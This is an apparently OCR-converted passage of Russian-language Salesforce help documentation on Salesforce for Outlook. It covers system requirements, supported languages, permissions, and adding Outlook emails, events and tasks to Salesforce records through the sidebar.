Задачи Outlook, синхронизируемые с помощью приложения Salesforce for Outlook, отображаются на странице «Мои неопределенные элементы». Данная страница позволяет назначать задачи связанным записям Salesforce или оставлять их без назначения.

1. Чтобы просмотреть неопределенные задачи, щелкните ссылку **«Неопределенные элементы»** на боковой панели.
2. В зависимости от нужного результата, выберите любое из указанных ниже действий.
   - Чтобы назначить связанным записям, укажите нужную связанную запись в одном или обоих полях. При необходимости выберите нужный тип записи в раскрывающемся списке. При назначении интереса дополнительные записи не могут быть назначены. Чтобы отменить назначение, удалите указанные в полях данные.
   - Чтобы оставить без назначения, щелкните **«Не назначать»**. Неназначенные задачи (например, внутренние или личные встречи) доступны только текущему пользователю, поэтому не могут быть связаны с другими записями.
3. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Все измененные элементы удаляются из списка. Синхронизация оставшихся элементов будет продолжена; их определение может быть выполнено позже. Чтобы отменить все внесенные на страницу изменения, нажмите кнопку **«Отмена»**. Задача добавляется в связанный список «Журнал действий» или «Открытые действия» соответствующей записи. Изменения не могут быть сохранены

в том случае, если задача содержит обязательное настраиваемое поле, либо настраиваемое поле действия становится обязательным после добавления элементов в список неопределенных задач.

Прим.: Также для определения задачи можно назначить запись задачи другим записям Salesforce с помощью полей «Связано с» и «Имя». Назначенные задачи автоматически удаляются из списка неопределенных задач.

СМ. ТАКЖЕ:

Мои неопределенные элементы

Синхронизация задач с помощью Salesforce for Outlook

Salesforce for Outlook

Синхронизация контактов, событий и задач между версией Outlook для настольных ПК и Salesforce. Выберите сообщение электронной почты в Outlook, чтобы увидеть связанные записи Salesforce, например интересы, контакты, задачи и коммерческие возможности. Свяжите это сообщение электронной почты с выбранными записями Salesforce.

Salesforce for Outlook — это устанавливаемое приложение для интеграции с Microsoft® Outlook®, синхронизирующее контакты, события и задачи между приложением Outlook и системой Salesforce. Помимо синхронизации данных элементов, сообщения эл. почты, вложения, события и задачи Outlook могут быть добавлены в несколько контактов Salesforce, а записи Salesforce, связанные с контактами и интересами в сообщениях эл. почты и событиях, могут просматриваться прямо в приложении Outlook.


ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Пользователи могут настраивать объекты и направления синхронизации между приложением Outlook и системой Salesforce. Уровень, доступный пользователям для настройки данных параметров в системе Salesforce, определяется администратором.

Чтобы понять принципы повышения эффективности и предотвращения повторов при использовании приложения Salesforce for Outlook, просмотрите схему ниже.



Подробное руководство по настройке приложения Salesforce for Outlook см. в документе «Синхронизация приложения Microsoft® Outlook® и системы Salesforce».

Начало работы с приложением Salesforce for Outlook

Языки, поддерживаемые приложением Salesforce for Outlook

Salesforce for Outlook. Требования к системе

До начала загрузки и установки Salesforce for Outlook убедитесь, что ваши вычислительные системы соответствуют нижеуказанным требованиям.

Просмотр записей Salesforce и работа с ними в приложении Microsoft® Outlook®

Система позволяет просматривать контакты и интересы Salesforce, связанные с важными сообщениями эл. почты Outlook, с помощью Salesforce for Outlook прямо в приложении Outlook. Боковая панель Salesforce отображает записи Salesforce, доступные для добавления сообщений эл. почты, событий и задач Outlook.

Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Приложение Salesforce for Outlook позволяет прекратить создание повторяющихся контактов, событий и задач в приложении Outlook и системе Salesforce, а также начать между ними синхронизацию данных.

Создание обращений в ленте Outlook Ribbon с помощью Salesforce for Outlook

Настройки Outlook и макеты публикатора приложения эл. почты

Чтобы установить Salesforce для пользователей Outlook с необходимыми им настройками, создайте конфигурации Outlook и макеты публикатора приложения эл. почты. При настройке Outlook можно выбрать, каким образом ваши представители синхронизируют контакты, события и задачи между Microsoft Outlook и Salesforce, или получают доступ к содержимому Salesforce из боковой панели Salesforce в Outlook. С помощью макетов публикатора приложения эл. почты предоставьте возможность вашим представителям непосредственно создавать записи Salesforce из боковой панели Salesforce. Для создания конфигураций Outlook и макетов публикатора эл. почты в меню «Настройка» введите строку «*Настройки Outlook*» в поле «Быстрый поиск» и выберите пункт **«Настройки Outlook»**.

Настройка Salesforce for Outlook на настольном компьютере

Настройте Salesforce for Outlook на настольном компьютере Microsoft® Windows®. Таким образом, можно работать с Salesforce, используя более ранние версии Microsoft® Outlook®, такие как Microsoft Outlook 2010.

Управление способом синхронизации элементов Microsoft® Outlook® с системой Salesforce

Пользователи могут управлять контактами, событиями и задачами посредством категорий Outlook для синхронизации элементов Outlook с системой Salesforce — путем выбора отдельных элементов для синхронизации или путем синхронизации всех элементов и выбора элементов, синхронизацию которых необходимо предотвратить.

Доступ к параметрам и инструментам приложения Salesforce for Outlook

Salesforce for Outlook. Вопросы и ответы

Обратите внимание на некоторые общие вопросы, связанные с Salesforce for Outlook.

СМ. ТАКЖЕ:

- Salesforce for Outlook. Требования к системе
- Загрузка программы установки Salesforce for Outlook
- Установка и настройка приложения Salesforce for Outlook
- Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Языки, поддерживаемые приложением Salesforce for Outlook

Ниже перечислены языки, поддерживаемые приложением Salesforce for Outlook.

- Китайский (упрощенный)
- Китайский (традиционный)
- Чешский
- Датский
- Голландский
- Английский
- Немецкий
- Финский
- Французский
- Еврейский
- Венгерский
- Итальянский
- Японский
- Корейский

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Польский
- Португальский (Португалия)
- Румынский
- Русский
- Испанский
- Испанский (Мексика)
- Шведский
- Тайский
- Турецкий
- Украинский
- Вьетнамский

Ниже перечислены языки, которые не поддерживаются программой установки Salesforce for Outlook.

- Еврейский
- Португальский (Бразилия)
- Румынский
- Испанский (Мексика)
- Тайский
- Вьетнамский

Salesforce for Outlook. Требования к системе

До начала загрузки и установки Salesforce for Outlook убедитесь, что ваши вычислительные системы соответствуют нижеуказанным требованиям.

Базовый ресурс	Необходимая версия
SalesforceforOutlook	Salesforce for Outlook 3.0.0 или более поздняя версия после того, как система Salesforce отключит протокол шифрования TLS 1.0.
Стандартное почтовое приложение	Любая из указанных ниже версий Microsoft® Outlook® на сервере Microsoft Exchange Online (часть Microsoft Office 365™) или Microsoft Exchange Server, а также все последние исправления. • 2016 (32 и 64-разрядная) • 2013 (32 и 64-разрядная) • 2010 (32 и 64-разрядная) • 2007 (поддерживается до апреля 2017 г.) Приложение Salesforce for Outlook поддерживает программу Outlook, установленную посредством технологии Click-to-Run (программа потоковой установки для пакета Microsoft Office).
Операционная система	Любая из нижеуказанных версий Microsoft Windows®, а также последние исправления. • Windows 10

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Базовый ресурс	Необходимая версия
	• Windows 8.1 (Pro и Enterprise) • Windows 7 Для клиентов, использующих Apple® Mac OS®, рекомендуется настроить Lightning for Outlook и Lightning Sync.
Обозреватель	Браузер Internet Explorer® с поддержкой протокола шифрования TLS 1.1 или более поздней версии, который должен быть включен. См. раздел «Другие требования» для ограничений браузера, связанных с определенными функциями.

Прочие требования

Другие функции	Требование
Создание записей посредством публикатора боковой панели Salesforce	Зимой 2017 года потребуется браузер Microsoft Internet Explorer 9 или более поздней версии. Начиная с весны 2017 года, потребуется браузер Microsoft Internet Explorer 11.
Конфигурации сервера	Приложение поддерживает использование систем, подключающихся к Интернету посредством прокси-сервера. • Автоматическое определение прокси-сервера • Ручная настройка прокси-сервера • Аутентификация прокси-сервера по протоколу NTLM Приложение не поддерживает использование: • Почтовые серверы IMAP и POP3. • Терминальные серверы (например, Citrix®). Рекомендуется настроить Lightning for Outlook и Lightning Sync. • Файлы Proxy Automatic Configuration (.pac).
Программы установки	Чтобы воспользоваться программой установки `.msi`, администратор может установить перечисленные ниже инструменты. • Microsoft .NET Framework 4.5.2, 4.6, 4.6.1 или 4.6.2 • Microsoft Visual Studio® 2010 Tools for Office Runtime • Пакет Primary Interop Assemblies (PIA) Redistributable для версии Microsoft Outlook Пользователи Windows 7 `.msi` должны запустить командную строку от имени администратора, после чего запустить программу установки из командной строки. Например: *`msiexec /i SalesforceForOutlook.msi`*.
Единая регистрация	Приложение поддерживает использование одного из двух методов: • Делегированная проверка подлинности • SAML с функцией «Мой домен»

Другие функции	Требование
	Система не поддерживает использование отдельного интерактивного поставщика удостоверений для функции единой регистрации.

СМ. ТАКЖЕ:

- Salesforce for Outlook
- Установка и настройка приложения Salesforce for Outlook
- Языки, поддерживаемые приложением Salesforce for Outlook
- Lightning для Outlook
- Синхронизация Lightning

Просмотр записей Salesforce и работа с ними в приложении Microsoft® Outlook®

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для отображения боковой панели Salesforce в приложении Outlook:	«Боковая панель» в конфигурации Outlook
Для добавления сообщений эл. почты (включая вложения), событий и задач Outlook в записи Salesforce:	«Добавить сообщение эл. почты» в конфигурации Outlook И «Включить» функцию `Email to Salesforce`
Для добавления конкретных вложений эл. почты в систему Salesforce:	«Разрешить пользователям выбор вложений» в конфигурации Outlook
Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов:	«Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий»
Для пакетного добавления сообщений эл. почты в записи Salesforce, принимающие задачи:	Обратитесь в службу поддержки Salesforce.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Система позволяет просматривать контакты и интересы Salesforce, связанные с важными сообщениями эл. почты Outlook, с помощью Salesforce for Outlook прямо в приложении Outlook. Боковая панель Salesforce отображает записи Salesforce, доступные для добавления сообщений эл. почты, событий и задач Outlook.


Посмотреть демонстрационный ролик: Использование боковой панели Salesforce для работы с записями в приложении Microsoft® Outlook®

При выборе сообщения эл. почты в папке «Входящие» или события в календаре Outlook боковая панель Salesforce отображает сведения о связанных контактах и интересах Salesforce прямо в приложении Outlook. Включенная боковая панель в конфигурации Outlook отображает не более 10 контактов и интересов из полей сообщения эл. почты или события «От», «Кому» и «Копия».

Кроме того, боковая панель Salesforce:

- Содержит не более четырех действий, возможностей и обращений, связанных с контактами и интересами, отображаемыми на боковой панели.
- Позволяет добавлять сообщения эл. почты Outlook и их вложения в записи Salesforce:
- События и задачи Outlook могут быть добавлены в несколько контактов, а также в одну другую запись (например, организацию, обращение или даже настраиваемую запись объекта), которая может быть связана с задачами.
- Определяет повторяющиеся контакты или интересы. Записи, которые должны отображаться на боковой панели, выбираются пользователем.
- Позволяет напрямую создавать записи Salesforce.
- Поддерживает функцию поиска, позволяющую находить дополнительные записи Salesforce.
- Содержит ссылки для просмотра полных сведений о записи прямо в системе Salesforce.

Ниже приведен пример использования боковой панели.



1. Выберите нужное сообщение эл. почты или событие в приложении Outlook.
2. Просмотрите содержимое Salesforce, доступное на боковой панели, которая отображает контакты и интересы согласно порядку их следования в полях сообщения эл. почты или события «От», «Кому» и «Копия». Просмотрите связанные действия, возможности и обращения для каждого контакта и интереса. Чтобы просмотреть полные сведения о записи, щелкните ссылку, открывающую запись прямо в системе Salesforce.

   Чтобы добавить сообщение эл. почты или событие в выбранные записи Salesforce, щелкните значок или значок напротив нужных записей. Вложения эл. почты добавляются автоматически при добавлении сообщения эл. почты в систему Salesforce, кроме случаев включения функции, позволяющей пользователям выбирать конкретные вложения эл. почты. В данном случае боковая панель отображает значок напротив отдельных вложений. Чтобы добавить данные вложения в систему Salesforce, щелкните данный значок.

При использовании функции «Социальные организации и контакты» боковая панель Salesforce отображает фотографии для профилей Facebook® или Twitter™, выбранные пользователем для отображения в системе Salesforce.

3. Чтобы просмотреть сведения о других контактах и интересах, связанных с сообщением эл. почты, включая связанные действия, обращения и возможности, выберите нужные записи.
4. Просмотрите записи Salesforce, дополненные сообщениями эл. почты или событиями. Чтобы создать запись организации, обращения, контакта, интереса, возможности или настраиваемого объекта, связанную с сообщением эл. почты, щелкните значок . Если нужные записи не отображаются, щелкните значок и добавьте сообщения эл. почты, события или задачи Outlook в другие найденные записи. Чтобы свернуть боковую панель, щелкните значок .

Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce

Система позволяет отслеживать важные сообщения эл. почты Outlook, связанные с записями Salesforce, на боковой панели Salesforce.

Удаление сообщений эл. почты Microsoft® Outlook® из записей Salesforce

При необходимости удалите сообщения эл. почты Microsoft Outlook из записей Salesforce посредством боковой панели для приложения Salesforce for Outlook.

Добавление событий Microsoft® Outlook® в записи Salesforce

Чтобы добавить события Outlook в записи Salesforce, воспользуйтесь боковой панелью Salesforce. Событие добавляется в запись Salesforce как действие, которое может быть просмотрено в связанном списке «Журнал действий» или «Открытые действия» записи.

Добавление задач Microsoft® Outlook® в записи Salesforce

При необходимости добавьте задачи Outlook в несколько контактов Salesforce, а также в одну другую запись, принимающую задачи (например, организация, интерес или возможность). Задача добавляется в запись Salesforce как действие, которое может быть просмотрено в связанном списке «Журнал действий» или «Открытые действия» записи.

Создание записей прямо на боковой панели Salesforce

Боковая панель приложения Microsoft® Outlook® позволяет быстро создавать разные типы записей.

Поиск записей Salesforce в приложении Microsoft® Outlook®

СМ. ТАКЖЕ:

Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce

Создание записей прямо на боковой панели Salesforce

Поиск записей Salesforce в приложении Microsoft® Outlook®

Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для отображения боковой панели Salesforce в приложении Outlook:	«Боковая панель» в конфигурации Outlook
Для добавления сообщений эл. почты Outlook (включая вложения) в записи Salesforce:	«Добавить сообщение эл. почты» в конфигурации Outlook И Включить Email to Salesforce из настройки Salesforce
Для добавления конкретных вложений эл. почты в систему Salesforce:	«Разрешить пользователям выбор вложений» в конфигурации Outlook
Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов:	«Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий»
Для пакетного добавления сообщений эл. почты в записи Salesforce, принимающие задачи:	Обратитесь в службу поддержки Salesforce.

ВЕРСИИ
Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience
Доступно в версиях: **все** версии.


Система позволяет отслеживать важные сообщения эл. почты Outlook, связанные с записями Salesforce, на боковой панели Salesforce.

Чтобы выполнить данное действие, воспользуйтесь боковой панелью Salesforce (функцией, доступной в приложении Salesforce for Outlook). Более подробную информацию о боковой панели можно посмотреть в разделе «Просмотр записей Salesforce и работа с ними в приложении Microsoft® Outlook®».

1. Убедитесь, что вы установили параметр «Моя функция Email to Salesforce». Из ваших личных параметров введите *«Моя функция `Email to Salesforce`»* в поле «Быстрый поиск», затем выберите **«Моя функция Email to Salesforce»**.
2. Выполните одно из перечисленных ниже действий в приложении Outlook.
   - Выберите нужное сообщение эл. почты в папке входящих сообщений.
   - Создайте сообщение эл. почты.

   Можно добавлять сообщения эл. почты Outlook и их вложения в записи Salesforce.
3. Щелкните значок напротив нужной записи контакта, организации, обращения, возможности или интереса на боковой панели. Боковая панель подтверждает записи Salesforce, дополненные сообщением эл. почты.

   Новое исходящее сообщение эл. почты добавляется в записи Salesforce при нажатии кнопки **«Отправить»**.
4. Способ добавления вложений определяется текущими настройками боковой панели.
   - При отображении раздела «Вложения» после добавления сообщения эл. почты в систему Salesforce щелкните значок для добавления конкретных вложений эл. почты в запись.



- При отсутствии возможности добавления вложений это значит, что вложения были включены при добавлении сообщения эл. почты в систему Salesforce автоматически или что вложение превышает Общие ограничения для сообщений эл. почты.

СМ. ТАКЖЕ:

Включить Email to <0>Salesforce<1> для ваших пользователей<2>

Поиск записей Salesforce в приложении Microsoft® Outlook®

Удаление сообщений эл. почты Microsoft® Outlook® из записей Salesforce

Удаление сообщений эл. почты Microsoft® Outlook® из записей Salesforce

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели Salesforce в приложении Outlook:	«Боковая панель» в конфигурации Outlook
Для добавления сообщений эл. почты (включая вложения), событий и задач Outlook в записи Salesforce:	«Добавить сообщение эл. почты» в конфигурации Outlook И «Включить» функцию `Email to Salesforce`
Для добавления конкретных вложений эл. почты в систему Salesforce:	«Разрешить пользователям выбор вложений» в конфигурации Outlook
Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов:	«Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий»

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Для пакетного добавления сообщений эл. почты в записи Salesforce, принимающие задачи:	Обратитесь в службу поддержки Salesforce.

При необходимости удалите сообщения эл. почты Microsoft Outlook из записей Salesforce посредством боковой панели для приложения Salesforce for Outlook.

Чтобы выполнить данное действие, воспользуйтесь боковой панелью Salesforce (функцией, доступной в приложении Salesforce for Outlook). Более подробную информацию о боковой панели можно посмотреть в разделе «Просмотр записей Salesforce и работа с ними в приложении Microsoft® Outlook®».

1. Выберите сообщение эл. почты Outlook, которое должно быть удалено из записей Salesforce.
2. Найдите нужную запись Salesforce на боковой панели Salesforce. Верхний раздел боковой панели отображает записи, содержащие сообщение эл. почты.
3. Чтобы удалить сообщение эл. почты из записи Salesforce, наведите указатель мыши на значок  , дождитесь отображения значка  и щелкните данный значок. Боковая панель отображает обновления для остальных записей Salesforce, содержащих сообщение эл. почты.

СМ. ТАКЖЕ:

Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce

Поиск записей Salesforce в приложении Microsoft® Outlook®

Добавление событий Microsoft® Outlook® в записи Salesforce

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для отображения боковой панели Salesforce в приложении Outlook:	«Боковая панель» в конфигурации Outlook
Для добавления сообщений эл. почты (включая вложения), событий и задач Outlook в записи Salesforce:	«Добавить сообщение эл. почты» в конфигурации Outlook
Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов:	«Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий»


ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Чтобы добавить события Outlook в записи Salesforce, воспользуйтесь боковой панелью Salesforce. Событие добавляется в запись Salesforce как действие, которое может быть просмотрено в связанном списке «Журнал действий» или «Открытые действия» записи.

1. Выберите событие или последовательность событий Outlook для добавления в записи Salesforce. Событие может быть добавлено в несколько контактов, а также в одну другую запись (например, организацию, обращение или возможность), которая может быть связана с задачами.



2. Щелкните значок напротив нужной записи контакта, организации, обращения, возможности или интереса на боковой панели Salesforce.

   Добавленное событие обозначается значком .

3. Просмотрите записи Salesforce, дополненные событием.

Добавление задач Microsoft® Outlook® в записи Salesforce

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели Salesforce в приложении Outlook:	«Боковая панель» в конфигурации Outlook
Для добавления сообщений эл. почты (включая вложения), событий и задач Outlook в записи Salesforce:	«Добавить сообщение эл. почты» в конфигурации Outlook
Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов:	«Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий»

ВЕРСИИ


Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

При необходимости добавьте задачи Outlook в несколько контактов Salesforce, а также в одну другую запись, принимающую задачи (например, организация, интерес или возможность). Задача добавляется в запись Salesforce как действие, которое может быть просмотрено в связанном списке «Журнал действий» или «Открытые действия» записи.

Чтобы добавить задачи Outlook в записи Salesforce, воспользуйтесь представлением «Задачи» приложения Microsoft Outlook.

1. Выберите нужную задачу.
2. Чтобы найти нужную запись Salesforce, щелкните значок на боковой панели.
3. Щелкните значок напротив нужной записи в результатах поиска.



Добавленная задача обозначается значком .

Создание записей прямо на боковой панели Salesforce

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для отображения боковой панели Salesforce:	«Боковая панель» в конфигурациях Outlook
Для создания записей на боковой панели Salesforce:	«Создание» и «Чтение» для всех объектов, применяемых пользователями для создания записей, И «Доступно» для всех обязательных полей записей, создаваемых пользователями

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

